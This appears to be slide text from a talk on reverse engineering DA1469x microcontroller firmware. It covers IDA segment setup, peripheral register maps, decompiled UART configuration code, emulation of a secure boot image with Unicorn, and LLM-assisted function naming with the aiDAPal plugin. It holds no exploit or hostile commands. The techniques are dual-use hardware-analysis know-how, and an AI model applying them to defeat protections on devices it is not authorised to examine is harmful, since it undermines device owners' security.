
Datasheet Provides Addresses

## IDA Segments

- Create manually/IDAPython
- SVD Loader (Edit>Plugins>SVD File Management)
  - [SDK\\_10.0.12.146.1/config/embsys/Dialog\\_Semiconductor/DA1469x-00.xml](#)

```
<?xml version="1.0" encoding="ascii"?>
<!-- File naming: Dialog_DA1469x.svd -->
<!--
Copyright (C) 2019-2021 Dialog Semiconductor.
This computer program includes Confidential, Proprietary Information
of Dialog Semiconductor. All Rights Reserved.

Generated by cmsis-svd (version 0.2), d.d. August 26, 2021 - 08:12:40
-->
<device xmlns:xs="http://www.w3.org/2001/XMLSchema-instance" schemaVersion="1.3" xs:noNamespaceSchemaLocation="CMSIS-SVD.xsd">
  <!-- device vendor name -->
  <!-- device vendor short name -->
  <!-- name of part-->
  <!-- device series the device belongs to -->
  <!-- version of this description, adding CMSIS-SVD 1.1 tags -->
  <!-- this license text will appear in header file. \n forces line breaks -->
<vendor>Dialog</vendor>
<vendorID>ARM</vendorID>
<name>DA1469x</name>
<series>DA1469x</series>
<version>1.2</version>
<description>690</description>
<licenseText><!-- this license text will appear in header file. \n forces line breaks -->
```



Resource	Start Address	End Address	Size (kB)
WDOG	50000700	50000800	0,25
Reserved			
XTAL32M_C	50010000	50010200	0,5
TIMER	50010200	50010300	0,25
TIMER2	50010300	50010400	0,25
MAC_TIM	50010400	50010500	0,25
Reserved			
UART	50020000	50020100	0,25
UAR2	50020100	50020200	0,25
UART3	50020200	50020300	0,25
SPI	50020300	50020400	0,25
SPI2	50020400	50020500	0,25

Name	Start
SYS_WDOG	50000700
CRG_XTAL	50010000
TIMER	50010200
TIMER2	50010300
UART	50020000
UART2	50020100
UART3	50020200
SPI	50020300
SPI2	50020400
I2C	50020600
I2C2	50020700

# BACKWARDS IS FORWARD

Register access defines functionality

```
UART:5002000C UART_UART_LCR_REG % 4
UART:5002000C
UART:5002000C
```

; DATA XREF: sub\_264C+14+r  
; sub\_264C+1A+rw ...  
; RW: Line Control Register


```
1 int __fastcall sub_264C(int result)
2 {
3     int v1; // r3
4
5     UART_UART_SRR_REG = 7;
6     v1 = UART_UART_LCR_REG;
7     UART_UART_LCR_REG = v1 | 0x80;
8     UART_UART_DLF_REG = (unsigned __int8)result;
9     UART_UART_RBR_THR_DLL_REG = BYTE1(result);
10    UART_UART_IER_DLH_REG = BYTE2(result);
11    UART_UART_LCR_REG = 3;
12    UART_UART_IIR_FCR_REG = 7;
13    UART_UART_IER_DLH_REG = BYTE2(result) & 0xFE;
14    return result;
15 }
```

```
1 int __fastcall UART_reset_and_configure_uart(int result)
2 {
3     int v1; // r3
4
5     UART_UART_SRR_REG = 7;                                // reset UART
6     v1 = UART_UART_LCR_REG;
7     UART_UART_LCR_REG = v1 | 0x80;                         // set Divisor Latch Access Bit, required to set
                                                               // baud rate via DLL/DLH reg
8     UART_UART_DLF_REG = result;                            // set the rate divisor fractional part - 0x1106
                                                               // set the low byte of divisor
9     UART_UART_RBR_THR_DLL_REG = BYTE1(result);           // set the hibyte of the divisor
10    UART_UART_IER_DLH_REG = BYTE2(result);                // datalen select b11 is 8bits
11    UART_UART_LCR_REG = 3;                                // setup read interrupt register
12    UART_UART_IIR_FCR_REG = 7;
13    UART_UART_IER_DLH_REG = BYTE2(result) & 0xFE;
14    return result;
15 }
```



Function Folders

Function name	Segment	Start	Length
sub_258C	Code	0000258C	00000056
sub_65F4	Code	000065F4	0000005A
sub_BE2	Code	00000BE2	0000005C
sub_264C	Code	0000264C	0000005C
sub_1F46	Code	00001F46	0000005C
sub_2052	Code	00002052	00000064
sub_26AC	Code	000026AC	0000006A
sub_417A	Code	0000417A	00000010
sub_2A9E	Code	00002A9E	00000010
sub_D78	Code	00002D78	00000002
sub_452C	Code	0000452C	00000002



Function name	Segment	Start	Length	Locals
-				
UART				
sub_2720	Code	00002720	0000003A	00000010
sub_258C	Code	0000258C	00000056	00000010
sub_264C	Code	0000264C	0000005C	00000010
sub_26AC	Code	000026AC	0000006A	00000018
NMI_handler	Code	000024D0	00000002	
SVCAll_handler	Code	000024D2	00000002	

# UNICORNS

```
% python booter.py secure_img.bin
invalid register name CYCLECNT, skipping
invalid reg config value: XPSR - 69000000:APSR
invalid reg config value: IPSR - 000(NoException)
invalid register name CFBP, skipping
invalid register name MSPLIM, skipping
invalid register name PSPLIM, skipping
[-] Tracing basic block at Entry - Booter_Flow (0x15e8) - LR 0x1b6 - block size = 0x
[-] Tracing basic block at Entry - CLK_Enable_RC32M (0x155c) - LR 0x15ee - block siz
[+] Read: CRG_TOP + 0x0044 (4 bytes)
[+] Read: CRG_TOP + 0x0014 (4 bytes)
[+] Read: CRG_TOP + 0x0014 (4 bytes)
[+] Read: CRG_TOP + 0x0020 (4 bytes)
[+] Read: CRG_TOP + 0x0028 (4 bytes)
[-] Tracing basic block at Entry - WDOG_feed_ff (0x1544) - LR 0x1638 - block size = 0x
[+] Read: CRG_TOP + 0x0020 (4 bytes)
[+] Read: CRG_TOP + 0x0028 (4 bytes)
[+] Read: CRG_TOP + 0x00f0 (4 bytes)
[+] Read: CRG_TOP + 0x00f0 (4 bytes)
[+] Read: CRG_TOP + 0x0020 (4 bytes)
[+] Read: CRG_TOP + 0x0028 (4 bytes)
[-] Tracing basic block at Entry - OTPC_enable_clock_and_reset (0x1cac)
[+] Read: CRG_TOP + 0x0000 (4 bytes)
[-] Tracing basic block at Entry - OTPC_set_read_mode (0x1dac) - LR 0x1
[-] Tracing basic block at Entry - QSPIC_set_manual_mode (0x2052) - LR
[+] Read: CRG_TOP + 0x0000 (4 bytes)
[+] Read: CRG_TOP + 0x0000 (4 bytes)
[+] Read: CRG_TOP + 0x0020 (4 bytes)
[+] Read: CRG_TOP + 0x0028 (4 bytes)
[-] Tracing basic block at Entry - QSPIC_Software_Reset_peripheral (0x2
[-] Tracing basic block at Entry - QSPIC_Enable_CS_active_low (0x1ee0)
[-] Tracing basic block at Entry - QSPIC_Disable_CS_active_low (0x1ef4)
[-] Tracing basic block at Entry - QSPIC_Enable_CS_active_low (0x1ee0) - LR 0x2192 - block size = 0x14
[-] Tracing basic block at Entry - QSPIC_WriteData_manual_mode (0x2460) - LR 0x2198 - block size = 0x20
QSPI: Release Power-down / Device ID
[-] Tracing basic block at Entry - QSPIC_Disable_CS_active_low (0x1ef4) - LR 0x219c - block size = 0x14
[-] Tracing basic block at Entry - QSPIC_Enable_CS_active_low (0x1ee0) - LR 0x21ba - block size = 0x14
[-] Tracing basic block at Entry - QSPIC_WriteData_manual_mode (0x2460) - LR 0x21c0 - block size = 0x20
QSPI: Enable Reset
```

```
def load_jlink_reg_str(mu, raw_str):
    ...
    loads a raw string from a jlink session of the register state. example:
    PC = 000015E8, CycleCnt = 000011CE
    R0 = 00000000, R1 = 00000000, R2 = 00000002, R3 = 00000000
    R4 = 00000000, R5 = 00000000, R6 = 00000000, R7 = 00000000
    R8 = 22F03812, R9 = 54020200, R10= 20030000, R11= 00000000
    R12= 18846521
    SP(R13)= 20040000, MSP= 20040000, PSP= 00000000, R14(LR) = 000001BB
    XPSR = 69000000: APSR = nZCvQ, EPSR = 01000000, IPSR = 000 (NoException)
    CFBP = 00000000, CONTROL = 00, FAULTMASK = 00, BASEPRI = 00, PRIMASK = 00
    MSPLIM = 00000000
    PSPLIM = 00000000
    ...
    regs = raw_str.strip().replace('\n','').replace(' ','').split(',')
```

```
mu.mmio_map(0x50000000, 4096, crg_top_read, None, crg_top_write, None)
mu.mmio_map(0x50010000, 4096, periph2_read, None, periph2_write, None)
mu.mmio_map(0x50020000, 4096, periph_read, None, periph_write, None)
mu.mmio_map(0x50040000, 4096, periph4_read, None, periph4_write, None)
mu.mmio_map(0x30070000, 4096, Otp.mmio_read, otp, Otp.mmio_write, otp)
mu.mmio_map(0x38000000, 4096, Qspi.mmio_read, qspi, Qspi.mmio_write, qspi)
mu.mmio_map(0x10080000, 4096, Otp.mem_read, otp, Otp.mem_write, otp)
```



<https://www.unicorn-engine.org/>

# AIDAPAL PLUG



## Manual Analysis

```
1 int __fastcall UART_reset_and_configure_uart(int result)
2 {
3     int v1; // r3
4
5     UART_UART_SRR_REG = 7; // reset UART
6     v1 = UART_UART_LCR_REG;
7     UART_UART_LCR_REG = v1 | 0x80; // set Divisor Latch Access Bit, required to set
8                                // baud rate via DLL/DLH reg
9     UART_UART_DLF_REG = result; // set the rate divisor fractional part - 0x1106
10    UART_UART_RBR_THR_DLL_REG = BYTE1(result); // set the low byte of divisor
11    UART_UART_IER_DLH_REG = BYTE2(result); // set the hibyte of the divisor
12    UART_UART_LCR_REG = 3; // datalen select b11 is 8bits
13    UART_UART_IIR_FCR_REG = 7; // setup read interrupt register
14    UART_UART_IER_DLH_REG = BYTE2(result) & 0xFE;
15    return result;
16 }
```

Pseudocode-A

```
1 int __fastcall sub_264C(int result)
2 {
3     int v1; // r3
4
5     UART_UART_SRR_REG = 7;
6     v1 = UART_UART_LCR_REG;
7     UART_UART_LCR_REG = v1 | 0x80;
8     UART_UART_DLF_REG = (unsigned __int8)result;
9     UART_UART_RBR_THR_DLL_REG = BYTE1(result);
10    UART_UART_IER_DLH_REG = BYTE2(result);
11    UART_UART_LCR_REG = 3;
12    UART_UART_IIR_FCR_REG = 7;
13    UART_UART_IER_DLH_REG = BYTE2(result) & 0xFE;
14    return result;
15 }
```

000026A6 sub\_264C:14 (26A6) (Synchronized with IDA View-A, IDA View-B)

aiDAPal Results

## Aidapal Analysis

```
1 // This function configures various UART registers with the provided input value.
2 // It sets specific bits in the Software Reset Register, Line Control Register,
3 // Divisor Latch Fraction Register, Receive Buffer Register Threshold, Interrupt
4 // Enable Register, and Interrupt Identification Register/FIFO Control Register
5 // based on the input value.
6 int __fastcall configureUartRegisters_264c(int inputValue)
7 {
8     int previousLcrValue; // r3
9
10    UART_UART_SRR_REG = 7;
11    previousLcrValue = UART_UART_LCR_REG;
12    UART_UART_LCR_REG = previousLcrValue | 0x80;
13    UART_UART_DLF_REG = inputValue;
14    UART_UART_RBR_THR_DLL_REG = BYTE1(inputValue);
15    UART_UART_IER_DLH_REG = BYTE2(inputValue);
16    UART_UART_LCR_REG = 3;
17    UART_UART_IIR_FCR_REG = 7;
18    UART_UART_IER_DLH_REG = BYTE2(inputValue) & 0xFE;
19    return inputValue;
20 }
```

aiDAPal Function Name

configureUartRegisters

aiDAPal Comment

This function configures various UART registers with the provided input value. It sets specific bits in the Software Reset Register, Line Control Register, Divisor Latch Fraction Register, Receive Buffer Register Threshold, Interrupt Enable Register, and Interrupt Identification Register/FIFO Control Register based on the input value.

aiDAPal Variables


result inputValue     v1 previousLcrValue

Accept

Cancel

<https://github.com/atredispartners/aidapal>

# NAVIGATION SYSTEM



